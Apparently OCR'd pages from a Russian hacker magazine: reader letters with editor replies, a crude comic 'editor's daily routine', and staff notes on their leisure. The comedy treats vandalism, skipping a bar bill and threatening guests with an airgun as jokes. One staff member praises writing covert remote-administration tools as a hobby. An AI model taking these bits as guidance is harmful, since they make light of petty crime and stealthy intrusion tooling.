X_re: Привет-привет, почтеннейший. Ну что же, бывает и такое. Мне, конечно, немножко стыдно, но не зная толком, что у тебя за система, попробую посоветовать вслепую. Перво-наперво — не шастай по каким попало порносайтам, ибо там просто рассадник всякого. Для диалапа уже пора бы обзавестись отдельной программой-звонилкой, а вообще, с диалапа пора пересаживаться на что-нибудь побыстрее. Теперь по поводу программ: погугли как следует по словам RegMon и FileMon, а для повседневного и ежеминутного использования очень рекомендую качнуть программу Process Killer с *http://alex-home-pg.nm.ru*. Не поленись еще и провериться на чистоту рядов каким-нибудь антиспаем поновее, уверен, что откроешь для себя много интересного :). Ну и читатели, думаю, тоже что-то посоветуют тебе. Ситуация твоя не уникальна, если не сказать, что она вообще обычная.

САМОЕ ВОЛШЕБНОЕ ПИСЬМО МЕСЯЦА

From: **Михаил <alfff@netman.ru>**
Subj: ПОМОГИТЕ В ПОИСКЕ
Здраствуйте уважаемые! Не могли бы вы подсказать где можно купить различные умные вещи? И где можно найти описание, схематику и алгоритмы игральных автоматов? Заранее благодарен. Михаил.

X_re: Мишаня, друг! Скажу тебе по секрету и чтобы ты не волновался заранее: как бы там жизнь ни повернулась, а как минимум одну так называемую «умную вещь» ты уже имеешь — мы тебе с удовольствием вручим от лица всего][-crew суперсекретное устройство Duracell, наделенное недюжинным интеллектом (фонарь карманный, 1 шт.). А вообще, сколько себя помню, умные вещи покупал в книжных магазинах — там их запас неисчерпаем. А вот про игральные автоматы — это ты сгоряча. Самая мудрая ссылка, которую я могу посоветовать, — это Уголовный кодекс. В нем масса интересного по теме. Надеюсь, одного прочтения будет вполне достаточно для простого и понятного вывода: практически любая лотерея или игра с автоматом в любой стране мира — штука беспроигрышная. Для устроителей, разумеется. Причем зачастую устроителем лотереи выступает как раз государство. А читерство в азартных играх с государством — гарантированно чревато боком. И сейчас, прочитав эту глубокую мысль, ты повторно стал обладателем очередной «умной вещи» и преумножил свои залежи житейской мудрости :).



HUMORAUTHOR
black_ninjaka
(ninjaka@mail.ru)

Humor

РАСПОРЯДОК ДНЯ РЕДАКТОРА][

8:00 — Проснулся. Сонный пошел в ванную. Почистил зубы шампунем. Обильно смазал пенис зубной пастой и сбрил его. Намылил голову пеной для бритья.

8:20 — Пошел в туалет. «Эй!».

8:30 — Оправившись от шока, уселся за стол. Опрокинул кипяток на промежность. С грустью заметил: «Уже не важно…».

8:45 — Посмеялся над Симпсонами и подрыгался под МТВ.

9:00 — Играл в метро на эскалаторе в игру «Скольким бы девушкам я отдался?». Насчитал двух. Парней.

9:15 — Посчитал количество вагонов поезда метро. Оказалось, что их шесть. А раньше казался таким длинным.

9:30 — Выбирал в магазине пиво. Колебался между девяткой и «Козлом». С одной стороны, вкус и результат, с другой — цвет и качество. В итоге купил йогурт.

10:00 — Одногруппники обманом заманили в институт. SMS: «Около инста халява: кола + печенье. Быть». Паразиты.

11:30 — В перерыве занятий тайно вынес за пазухой йогурт в туалет и там съел. Грязный палец вытер туалетной бумагой.

11:40 — Объяснял девушкам, что это вовсе не жвачка, а новые духи со вкусом йогурта. Дурочки поверили.

13:00 — Еще один перерыв. Йогурта больше нет, но в туалет все-таки сходил.

13:05 — Пытался убежать. Не смог.

13:10 — Наводящими вопросами отвлекал преподавателя от темы занятия. Узнал всю его биографию и правила посадки фиалки в грубом черноземе.

14:30 — Сбежал из института. На этот раз на эскалаторе насчитал трех девушек и одного спаниеля. Собачонка, похоже, почувствовала это, но мне не захотелось ближе знакомиться.

14:50 — Некрасивая девочка готичного стиля попросила телефон. Позвонить. Не дал.

15:00 — Забежал домой и успел расслабиться перед компьютером (послушал музыку, извращенцы).

15:10 — Судорожно стал собираться на работу. На судороги приходилось не обращать внимания. По пути зашел в магазин за минералкой, но подсунули снова йогурт.

15:30 — С улыбкой зашел в редакцию. С той же улыбкой обрадовали, что я обязан сегодня на ночь приютить всех после клуба. Злость пришлось утопить в йогурте.

15:30-18:00 — В течение работы найдена пара смешных флеш-игр, семь отличных порносайтов, скачан альбом Тутси, просмотрен фильм «Кин-дза-дза».

18:00 — Поступило предложение спуститься на улицу в магазинчик.
— Ну что, по пивку? — спросил кто-то.
— А я, пожалуй, похрустеть возьму.
— ???
— Должен признаться, что в последнее время схожу с ума по сухарикам. На самом деле это целый мир со своими правилами, опасностями и удовольствиями. К примеру, если попросить пачку любых сухариков, то ты полностью полагаешься на судьбу и лишь отчасти — на человеческий фактор. Время практически останавливается, и каждая секунда кажется последней. Русская рулетка обретает совершенно иной, мифически-ложный вид, предлагая практически беспроигрышный вариант. Эффект неожиданности заставляет чувствовать себя несмышленым мальчишкой, ждущего сюрприза…

18:20 — «…это и есть то неизведанное, что тянет к себе и чарует миллионы!».
Слушатели осторожно втыкали в услышанное. Вывод, впрочем, был сделан абсолютно верный.

18:25 — «Дайте, пожалуйста, восемь пачек сухариков. Любых!».

18:30 — Напряженная рабочая обстановка установилась в редакции: «Хрум, хрум».

19:00 — Конец рабочего дня. В метро всей редакцией насчитали 19 жертв всех полов и возрастов. Рассказал всем о феномене с количеством вагонов в поезде. Удивлению остальных не было предела. Договорились о будущем месте и времени встречи и разъехались по домам готовиться.

19:20 — Поставил яичницу на огонь и полез в душ. На всякий случай побрил подмышки, грудь и бедра с внутренней стороны. Пятки и мочки ушей мягко помассировал. Довольно хмыкнул и закричал, почувствовав запах яичницы.

19:30 — Открыв все окна в квартире, поставил варить пельмени и уселся за компьютер.
Message: «Я хочу поиграть с твоим петушком».
Reply: «Баян, идеоты!».

19:40 — Кое-что сделал по работе (адреса порно сайтов прочно въелись в память).

19:50 — Съел 23 пельменя — ритуал. Съем меньше — останется чувство невыполненного долга. Больше — лопну.

Tickets



20:00 — Сел составлять план культурных мероприятий на вечер. Но затем вспомнил прошлые встречи и решил заняться чем-нибудь более полезным.

20:10 — Полез искать, чем бы подушиться. Нашел старый одеколон 80-х годов и вспомнил байки о том, как их пьют.

20:50 — Проснулся от боли в горле. Прочистил на всякий случай желудок марганцовкой и заел йогуртом, благо в холодильнике НЗ на год. Нащупал шишку на затылке и приложил кусок снега из морозилки..

21:00 — Пришлось размораживать мозг теплой водой.

21:10 — Оделся поприличней (шорты, балахон), причесался гребнем и пошел сперва на свидание, назначенное через интернет. За ужасное личико на фотке прозвал ее Крокодильчиком. Она оказалась совсем молода, но балаболиста. Крокодильчик постоянно пытался обняться, несмотря на всю абсурдность сего действа. Единственное стоящее объяснение терпения данной ситуации — это желание пожрать за чужой счет. Вдоволь наевшись, решено продолжать.

21:45 — Попрощавшись с милым созданием и завернув с собой коекакую еду, пора было идти на встречу с ковбоями из редакции, которые, судя по десяткам сообщений и звонков, уже заждались.

21:55 — На месте сбора пусто. Приходит СМС: «Ха-ха, 15-ое мая — никому не верю!». Из-за угла сразу же высунулись довольные лица со ртами, набитыми сухариками. Обкидал их снежками (не умничать!).

22:05 — Решено было догнаться в баре. Все взяли пиво. Задумался:
— А есть что-нибудь полегче?
— Полегче? — удивился бармен. — Есть йогурт в бутылках.
— Офигеть! Дайте две.

22:30 — Горючее кончилось. Вытащив всех на улицу, указал в сторону клуба. Они пошли в другую. Парой ударов развернул.

22:35 — Пока шли, встретили много жриц любви, стойких к оскорблениям и мягких к домоганиям. А вот от камней убегали.

22:40 — В клуб по непонятным причинам охранники нас не пустили. Похоже, «Голубая устрица» была переполнена. С «Ароматной мышкой» и «Альбатросиком» та же ситуация.

22:50 — Дружно гуляли, шутили и кидались бутылками в прохожих. Один точный бросок в проезжавший мимо джип раскрыл в нас таланты спринтеров.

23:10 — После сбора в баре началось настоящее пиршество. С каждой бутылкой чувствовал, что наутро буду точно йогуртом ссать. Бокалы пустели один за другим, пока кто-то не спросил, кто же за все это заплатит. Убежали через окно в туалете.

23:30 — На эскалаторе насчитали 54 человека. Четырех догнали и понесли с собой.

23:50 — Снова сыграли с судьбой в рулетку — закупили сухариков.

00:10 — Команда шалунишек пришла на квартиру. Объевшись йогуртов (единственное, что было из еды), гости принялись играть в шарады. «Ближе к делу!» — прозвучал чей-то голос. Через мгновение все уже сидели в кругу и играли в карты. На раздевание играть никто не захотел, поэтому я разделся просто так.

01:10 — Включил компьютер и поделился со всеми своими наработками. Многое их приятно удивило, и почти все попросили распечатать адреса.

02:00 — Начал петь. Но гости уходить явно не собирались. Тогда стал еще и танцевать — заперли в ванной.

02:25 — Кому-то потребовалась ванная. Перевели в туалет.

03:00 — После пары минут общения половина моего контакт-листа ICQ удалила со своих компьютеров эту программу.

03:05 — Выпустили и заставили веселить. Ловко жонглировал дискетами.

03:15 — Зачитал свои стихи:
«Мы люди времени иного.
Мы люди, что не верят в сказки.
Мы люди, кто приходят снова.
А ты не людь! Катись колбаской!».
Реакция, как и ожидалось, была неоднозначной: сперва смех, затем аплодисменты, и потом плач, ибо терпеть это не у всех были силы.

03:30 — Внезапно половина гостей начала собираться уходить. Из приличия сказал: «Да оставайтесь!». Остались, гады.


03:50 — Начали рассказывать страшилки. Рассказал, как убил человека: «В детстве у меня был хороший друг, постоянно играли друг с другом. Как-то раз пригласил его в гости. Потом ему надо было уходить, но он даже не собирался. И я забил его до смерти монтировкой!». Гости переглянулись.

04:20 — Снова намекнул, чтобы проваливали. Намек не поняли.

04:30 — Выгнал всех в подъезд, держа на мушке пневматики. Ушли, предварительно позвонив во все соседние двери.

05:00 — Поставил будильник на 7 часов.

07:00 — Перевел на 8.



_unit

X-Crew

X-CREW COMMENTS:
Мы не всегда сидим за компами в редакции и работаем над новым номером журнала. Мы же не роботы какие-то, правда? :) Иногда мы позволяем себе отдохнуть немножко, развеяться, повеселиться. То, как любят оттягиваться члены нашей команды, ты узнаешь, если не станешь перелистывать страницу :). Чтобы выяснить, на какие, собственно, шиши отрываются наши коллеги, мы тайно похитили их бумажники и опубликовали — вместо фото. Надеюсь, нам это простят :)

Dr. Klouniz

aka Лозовский

Если честно, я особо не тусуюсь. Совершать телодвижения в клубах под местную музыку мне слегка в облом, хотя, что уж греха таить, иногда я там бываю. В основном, из-за необходимости просто выйти в люди :). Больше я люблю ходить на концерты разных металлических команд («Мастер», «Легион», «Аргир», «Катарсис» и далее по списку). Хотя в последнее время я на них тоже круто подзабил. Например, хотел попасть на Catharsis, но в результате пропустил два концерта подряд из-за разных дел. В общем, домосед я, получается.

Gorlum

Вообще, по замыслу Бублика я должен здесь разглагольствовать о том, как обычно колбашусь. О том, как я зажигаю во всех барах подряд, во всех клубах, пабах, хожу на концерты и т.п. В принципе, я мог бы и рассказать — это достаточно познавательно. Но, к сожалению, не слишком поучительно. Лучше я о чем-нибудь полезном прогружу. Скажем, о создании скрытых систем удаленного администрирования (Коля, я тебя убью! — Прим. Бублика). Занятие это очень интересное и невероятно полезное. Оно позволяет играючи разобраться во реализации внутренностей самых сложных в системе механизмов. Научиться максимально оптимизировать свои программы. Понять все тонкости синтаксиса языка, на котором происходит разработка, научиться думать, как вирус... В общем, это все очень весело (если законно. Если незаконно, то невесело. Не занимайся разработкой незаконных программ), по мне так куда веселее, чем дни напролет бухать и слушать попсу (А кто меня постоянно зовет выпить? — Прим. Бублика).



b00b1ik

В Москве есть Независимая Федерация рестлинга. Рестлинг — это такое шоу, в котором бьют понарошку, не прикасаясь особо сильно друг к другу. Однако прыгают, крутят сальто и прочие фишки выполняют там — мама не горюй! Раз в две недели я с друзьями посещаю очередное выступление и яростно болею за Вовочку и судью Рейна. Они самые лучшие, об этом уже знают все постоянные посетители рестлинга, потому что накачавшись пивом, как заядлый футбольный болельщик, я скандирую их имена без устали на протяжении всего шоу. И мне пофиг, Вовочка на ринге или кто-то другой — все равно из моих уст доносится: «Воо-овочка лу-у-учший!!!».

symbiosis

Ага, сейчас, наверняка, все будут юморить, пытаясь придумать, как извращенно они отрываются. Так что прочитав все эти рассказы, ты уже достаточно посмеешься, поэтому я расскажу тебе без шуток о том, как веселюсь я. Честно и без купюр. Главным фактором, определяющим удачно проведенное время, является наличие в фотоаппарате фоток, на которые потом смотришь и говоришь: «Уй, я это вчера делал?!». Если есть такое — значит, все прошло удачно, был треш и угар. А где это было — не суть важно. Будь то клуб, кухня друга, кровать подруги (или, опять же, друга… — Прим. Бублика), туристическая палатка, бессонная ночь в городе, вообще не пойми как проведенное время…

centner

Веселье в стиле трэш-гламур у меня бывает не так чтобы уж часто, но бывает. А так, чтобы душа развернулась — я выхожу на пейнтбольное поле и, зажав стальной хваткой пейнтбольный маркер, навожу на расстоянии прямого выстрела конституционный порядок. Особый кайф и просто настоящее пейнтбольное событие года — это Большие пейнтбольные маневры.

Для непосвященных: на огромной местности в несколько гектаров сражаются две армии, численностью в несколько сотен человек. Бронедивизия «Железный капут» на своих мегатанках, минометчики и постановщики дымовых завес — это все позволяет стать берсеркером и порвать врагов в клочья!



DE BUGGER*

>ТЕПЕРЬ У **ТЕБЯ** ЕСТЬ ВОЗМОЖНОСТЬ ИСПРАВИТЬ **НАШИ** ОШИБКИ!

К сожалению (а может, и к счастью - кто знает?), случается так, что мы ошибаемся, опечатываемся и тупим. Как люди и как компьютеры. Как все. Чтобы хоть как-то замолить свои грехи, мы предлагаем тебе присылать нам письма с описанием найденных багов. Письма эти мы прочитаем и исправим ошибки в следующем номере. Ждем.

[DEBUGGER@REAL.XAKEP.RU]



ХАКЕР 05(77)05

Money